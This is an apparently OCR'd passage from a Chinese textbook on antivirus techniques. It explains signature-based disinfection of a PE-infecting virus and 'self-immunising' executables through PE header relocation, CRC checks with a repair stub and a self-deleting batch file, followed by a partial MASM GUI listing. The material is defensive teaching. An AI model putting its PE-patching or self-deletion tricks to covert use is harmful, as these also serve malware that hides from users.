


图 3-18　专杀软件

1. 如何确定特征码

特征码是标识病毒的唯一数据串，在其他文件中无法找到。特征码比较长，则定位病毒准确，但匹配速度慢。特征码太短，则匹配速度快，但可能误杀。选择如图 3-19 所示方框中的数据为特征码。理由是，其他文件中不含该数据串，只有该病毒中有；其次，该数据串前面的 5 个字节为原来的入口地址。特征码用 VirusChar 表示。

```
BYTE VirusChar[15]={0x55,0x8b,0xec,0x81,0xc4,0xb8, 0xfe,0xff,0xff,0x60,0xb0,0x2a,
0x88,0x45,0xfa};            //病毒特征码
```

2. 获取原来入口地址

因为不知道原来可执行文件的头结构，因此无法完全恢复。只能清除病毒，使原来程序正常执行。

计算原来入口地址的方法为，从特征码向前取 4 字节，如图 3-19 则是“A2 D8 FF FF”，转换为 16 进制 DWORD，则是 0xFFFFD8A2。设当前特征码的文件偏移为 fOff，转换为内存偏移 mOff，分析节结构，得到该节的相对虚拟地址 RVA 为 rv，计算方式为：

```
mOff =rv+fOff % FileAlignment +ImageBase
```

则从图 3-19 看出，特征码的文件偏移为 0x175E，FileAlignment 为 0x200，Section-Alignment 为 0x1000，ImageBase 为 0x400000，那么内存地址为：

mOff = 0x3000+0x175e%0x200+0x400000=0x40375e

那么计算出原来的相对入口地址为：

0x40375e – 0x400000 + 0x0xFFFFD8A2 = 0x1000

3. 如何清除病毒

(1) 修改 PE 头

将入口地址 AddressOfEntryPoint 恢复为原来的值，如图 3-19 则是 0x1000。

(2) 修改病毒节表

将节的名字 Name 由“SD-3”修改为其他任意字符串。

将节区的实际尺寸 VitualSize 修改为特征码开始相对偏移减去节的内存偏移得到的值。如图 3-19 则是 0x375E-0x3000，即 0x75E。

(3) 覆盖病毒代码

将从特征码前 5 个字节开始的空间到本节最后的字节空间全部用数据 0 覆盖。如图 3-19，则是文件偏移 0x1000~0x1000+0x7EB-1。




图 3-19　寻找特征码

3.3.2　清除病毒实现

下面代码包括磁盘文件搜索、可执行文件分析、比对特征码、修改可执行文件清除病毒。

1. 界面设计

程序的主线程负责过程与结果的显示。子线程负责内存进程和文件的扫描与分析并清除病毒。

界面的控件有：

```
CStatic    m_Static;        //提示正扫描的文件
CListBox   m_List;          //显示扫描结果
CButton    m_Bstart;        //扫描开始按钮
CString    m_Disk;          //列举本机的逻辑驱动器
```

2. 列举逻辑驱动器

使用函数 GetLogicalDrives 实现。该函数的返回值每位对应一个驱动器。

3. 扫描磁盘文件

使用函数 FindFirstFile、FindNextFile、FindClose 和结构 WIN32_FIND_DATA 实现。由于搜索所有文件，结构 WIN32_FIND_DATA 设置的过滤条件是“*.*”。如果发现了文件，则调用文件处理函数，如果是子目录，则使用递归，进入子目录。

4. 扫描进程虚拟内存

扫描过程为：列举进程→打开进程→获取进程对应的文件→读文件是否有特征码→若有，则终止进程。

扫描使用到的主要函数有：OpenProcess(打开进程)，TerminateProcess(终止进程)，EnumProcesses(枚举进程)，EnumProcessModules(返回指定进程所有模块的句柄的引用)，GetModuleFileNameEx(获取进程的全路径文件名)，ReadProcessMemory(读进程内存)。

3.4　重构 PE 结构防病毒

前面章节已经讨论过 3 种感染方式，本节的目的就是针对 3 种感染方式打造不依靠杀毒软件，而依靠程序本身自我防病毒的能力。

3.4.1　自免疫防病毒原理

下面针对 3 种病毒感染方式分别论述。

1. 对于第一种病毒

对于第一种病毒，采用移动 PE 头的方式防止病毒新建节表和节，其原理描述如图 3-20

所示。




图 3-20　移动 PE 头

先看上节的图 3-5，最后一节的节表结构的文件偏移为 0x250，考虑其长度 0x20，为 0x270。而第一节的文件偏移为 0x1000，也就是说在最后的节表结构与第一节之间存在足够大的空间让病毒新建大小只有 0x20 的病毒节表结构。可是，定位 PE 头开始位置的是来自 DOS 头中的一个字段 e_lfanew，该字段为 DWORD 类型。若修改 e_lfanew 的值，同时将 PE 头下移，让最后节表和第一节之间无空白区域，就可以欺骗该种病毒，使其以为无空间了。

其算法步骤是：

(1) 读取 PE 头结构，得到节区个数(用 NumberOfSections 表示)。

(2) 分配缓冲区(用 psection_header 表示)，将所有节表读到缓冲区。

(3) 计算移动到的文件偏移。

移动数据的长度为 PE 头结构大小(sizeof(IMAGE_NT_HEADERS))加上所有节表结构的大小为(sizeof(IMAGE_SECTION_HEADER)*nt_header.FileHeader.NumberOfSections)。移动到的位置为第一节区的文件偏移(psection_header[0].PointerToRawData)减去移动数据的长度。将缓冲区数据写入文件该位置。

(4) 修改 DOS 头结构字段 e_lfanew，并将该结构重新写入文件的原位置。

2. 对于第二种病毒

用 CRC(Cyclic Redundancy Check) 32 位校验方式对付。CRC 用来检验一段数据是否被修改，如果采用前面介绍的病毒修改 exe 文件技术，修改一个可执行文件，让程序自我求取当前文件的 CRC 值，然后再与预先存在文件当中的 CRC 值进行比较，相等则运行原来代码，否则用备份文件覆盖当前程序，然后在运行。

对重要文件进行备份，在 Windows 2000 以后被大量使用，例如，可以在系统目录下搜索以下关键文件 kernel32.dll，可以看到备份，删除一个，就会用另一个文件恢复。

可是程序是不能自己用别的文件来覆盖自己的，这里采用的办法是，在程序内部有一个用汇编写的自我修复程序，很小，不足 3KB。当检测到校验值不相等，程序就将该修复程序释放，并执行，而当前程序退出。由修复程序获取需保护的程序和备份程序全路径，

然后用备份覆盖需保护的程序文件，然后重新执行。恢复后修复程序已经成为多余，但它也不能自我删除，它生成一个批处理文件并执行它，然后退出。由批处理文件来删除它，最后批处理文件自我删除。试验证明，exe 文件的进程不能自我删除，扩展名为 bat 的批处理文件可以自我删除。

被保护程序运行过程如图 3-21 所示，修复程序运行过程如图 3-22 所示，批处理程序运行过程如图 3-23 所示。




图 3-21　被保护程序　　　　图 3-22　修复程序




图 3-23　批处理程序

3. 对于第三种病毒

对于第三种病毒的办法是，让每个节中的节大小描述参数相等，即让节实际大小字段 VirtualSize 和占用磁盘空间字段 SizeOfRawData 相等，同时在空白区添入随机数据，以欺骗病毒以为无空间可以利用。这也是 CIH 为什么不能感染所有 exe 文件的原因。

其算法步骤是：

(1) 得到节个数。由 DOS 头结构字段 e_lfanew 定位 PE 头结构位置，读取 PE 头，在其包含的文件头中得到节个数字段 NumberOfSections。

(2) 读节表。依据节个数分配节表缓冲区，读取所有节表到缓冲区。

(3) 计算节空白区文件偏移和大小。遍历每个节，空白区的文件偏移等于该节文件偏

移(字段 PointerToRawData)加上该节实际大小(字段 VirtualSize)。空白区大小为该节实际占用磁盘空间(字段 SizeOfRawData)减去该节实际大小(字段 VirtualSize)得到。

(4) 生成随机数据填充空白区。

(5) 修改节表结构。让缓冲区中每个节表的字段 VirtualSize 等于字段 SizeOfRawData，将缓冲区数据写入原节表位置。

3.4.2 自免疫防病毒实现

主要分为程序框架、修改被保护程序文件、设置修复程序、设置批处理文件 4 个部分讲述。

1. 程序框架

程序应该能选择和显示被修改的结果，如图 3-24 所示。按钮“选择文件”选择被加工的可执行文件。中间的大框控件用来显示加工信息，下面的第一个可编辑框用于设定预先设置于文件中的 CRC32 位校验值，最下面的可编辑框用于显示 CRC32 位校验值在被加工文件中的偏移。




图 3-24　自免疫工具

生成框架的源程序如下：

```
;############################################################################
; 程序名 xmu.asm
;############################################################################
        .386
        .model flat, stdcall
        option casemap :none      ; case sensitive
;############################################################################
;要使用的 API 函数所在的头文件和库文件，需要包含
        include    \masm32\include\windows.inc
        include    \masm32\include\user32.inc
        include    \masm32\include\kernel32.inc
        include    \masm32\include\gdi32.inc
        include    \masm32\include\comdlg32.inc
```

```
        include    \masm32\include\masm32.inc
        includelib   \masm32\lib\user32.lib
        includelib   \masm32\lib\kernel32.lib
        includelib   \masm32\lib\gdi32.lib
        includelib   \masm32\lib\comdlg32.lib
        includelib   \masm32\lib\masm32.lib
;#############################################################
; 宏 szText 定义只读字符串
        szText   MACRO   Name,   Text: VARARG
          LOCAL   lbl
            jmp   lbl
              Name db Text,0
            lbl:
          ENDM
;##################################################################
; 宏 m2m 实现变量交换
        m2m   MACRO   M1,   M2
          push   M2
          pop    M1
        ENDM
;宏 return 实现返回，且返回值在 eax(Windows 的函数都是这样)
        return   MACRO   arg
          mov   eax,   arg
          ret
        ENDM
;宏 RGB 实现颜色值定义到 eax
RGB   macro   red, green, blue
          xor   eax, eax
          mov   ah, blue
          shl   eax, 8
          mov   ah,   green
          mov al,   red
endm
        ;==================
        ; 函数原型声明
        ;==================
        ;主窗口函数
        WinMain PROTO :DWORD,:DWORD,:DWORD,:DWORD
        ;主窗口事件处理函数
        WndProc PROTO :DWORD,:DWORD,:DWORD,:DWORD
        ;建立列表框函数
ListBox PROTO :DWORD,:DWORD,:DWORD,:DWORD,
:DWORD,:DWORD
        ;列表框的事件处理函数
```

```
        ListBoxProc PROTO :DWORD,:DWORD,:DWORD,:DWORD
        ;建立按钮函数
PushButton PROTO :DWORD,:DWORD,:DWORD,:DWORD,
:DWORD,:DWORD,:DWORD
        ;建立可编辑框函数
EditSl PROTO   :DWORD,:DWORD,:DWORD,:DWORD,
:DWORD,:DWORD,:DWORD
        ;建立静态框函数
Static PROTO :DWORD,:DWORD,:DWORD,:DWORD,
:DWORD,:DWORD,:DWORD
        ;文件选择函数，选择被加工文件
        GetFileName   PROTO :DWORD, :DWORD, :DWORD
        ;文件保存函数，保存加工后的文件
        SaveFileName PROTO :DWORD, :DWORD, :DWORD
        ;文件分析函数，分析是否可以被加工
        AnalyzeFile   PROTO
        ;计算文件中不包括校验值 4 字节的其他内容的 CRC32 校验值
        GetFileCrc32   PROTO :DWORD, :DWORD
        ;代码附加。代码将免疫代码加入到被加工文件
        InsertCode      PROTO     :DWORD
        ;插入随机数据到节的空白区
        InsertRand    PROTO
        ;以下为加入到新程序中函数
;>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
;主程序数据段
.data
        szDisplayName db "自免疫软件包__2004 年 7 月",0
        szClassName     db "Template_Class",0
        CommandLine     dd 0
        hWnd            dd 0        ;当前主窗口句柄
        hInstance       dd 0        ;当前应用程序句柄
        hList           dd 0        ;列表框句柄
        lpLstBox        dd 0        ;列表框消息处理函数
        hEdit1          dd 0        ;可编辑框句柄，显示前后校验值
        hEdit2          dd 0        ;可编辑框句柄，显示校验值在文件中偏移
        hButton1        dd 0        ;按钮句柄，选择文件
        ofn             OPENFILENAME <>     ;打开文件用
        szFileName      db 260 dup(0)       ;文件名缓冲区
        crc_file_offset1_0      dd   0        ;校验值在被加工文件中偏移
.const    ;定义常量
        szErrCreate     db    '创建文件错误!',0dh,0ah,0
        szMySection     db    '.免疫',0
        szSuccess db    '附加:%s',0
        crc_offset      db      '校验值在文件中偏移值为%xH',0
```

```
;代码段
.code
start:
        invoke GetModuleHandle, NULL
        mov hInstance, eax
        invoke GetCommandLine
mov CommandLine, eax
;调用建立主窗口函数
invoke   WinMain, hInstance,   NULL, \
CommandLine,   SW_SHOWDEFAULT
        invoke   ExitProcess,   eax      ;退出进程
;窗口主函数
;##########################################################
WinMain proc hInst       :DWORD,
             hPrevInst :DWORD,
             CmdLine    :DWORD,
             CmdShow    :DWORD
        ;====================
        ; 定义局部变量
        ;====================
        LOCAL wc    :WNDCLASSEX
        LOCAL msg   :MSG
        LOCAL Wwd   :DWORD
        LOCAL Wht   :DWORD
        LOCAL Wtx   :DWORD
        LOCAL Wty   :DWORD
        ;============================================
        ; 填充 WNDCLASSEX 结构
        ;============================================
        mov   wc.cbSize,       sizeof   WNDCLASSEX
        mov   wc.style,   CS_HREDRAW or CS_VREDRAW \ ;窗口属性
or CS_BYTEALIGNWINDOW
;挂接窗口消息处理函数
        mov   wc.lpfnWndProc,   offset   WndProc
        mov   wc.cbClsExtra,        NULL
        mov   wc.cbWndExtra,        NULL
        mov   eax,   hInst
        mov   wc.hInstance,         eax
        mov   wc.hbrBackground,   COLOR_BTNFACE+12   ;背景颜色
        mov   wc.lpszMenuName,    NULL
        mov   wc.lpszClassName,   offset szClassName
        invoke   LoadIcon,hInst,   500      ; 图标
        mov      wc.hIcon,                eax
        invoke   LoadCursor, NULL,   IDC_ARROW   ;设置光标形状
```

```
        mov   wc.hCursor,          eax
        mov   wc.hIconSm,          0
        invoke   RegisterClassEx,   ADDR   wc   ;注册窗口
        ;==================================
        ; 窗口位置与大小
        ;==================================
        mov   Wwd,   500    ;窗口宽度
        mov   Wht,   350    ;窗口高度
        ;invoke   GetSystemMetrics, SM_CXSCREEN
        mov   Wtx, 300     ;左上角 x
        ;invoke GetSystemMetrics,SM_CYSCREEN
        mov   Wty, 200     ;左上角 y
        ;建立窗口
invoke   CreateWindowEx,WS_EX_LEFT,
                      ADDR szClassName,
                      ADDR szDisplayName,
                      WS_OVERLAPPEDWINDOW,
                      Wtx,Wty,Wwd,Wht,
                      NULL,NULL,
                      hInst,NULL
        mov    hWnd,   eax    ;窗口句柄
        invoke   ShowWindow, hWnd, SW_SHOWNORMAL   ;窗口句柄
        invoke   UpdateWindow,   hWnd    ;刷新窗口
        ;======================================
        ; 运行循环程序，直到消息处理程序中发出 PostQuitMessage
        ;======================================
        StartLoop:
        ;获取消息队列中消息
        invoke   GetMessage,   ADDR msg, NULL, 0, 0
        cmp   eax,   0
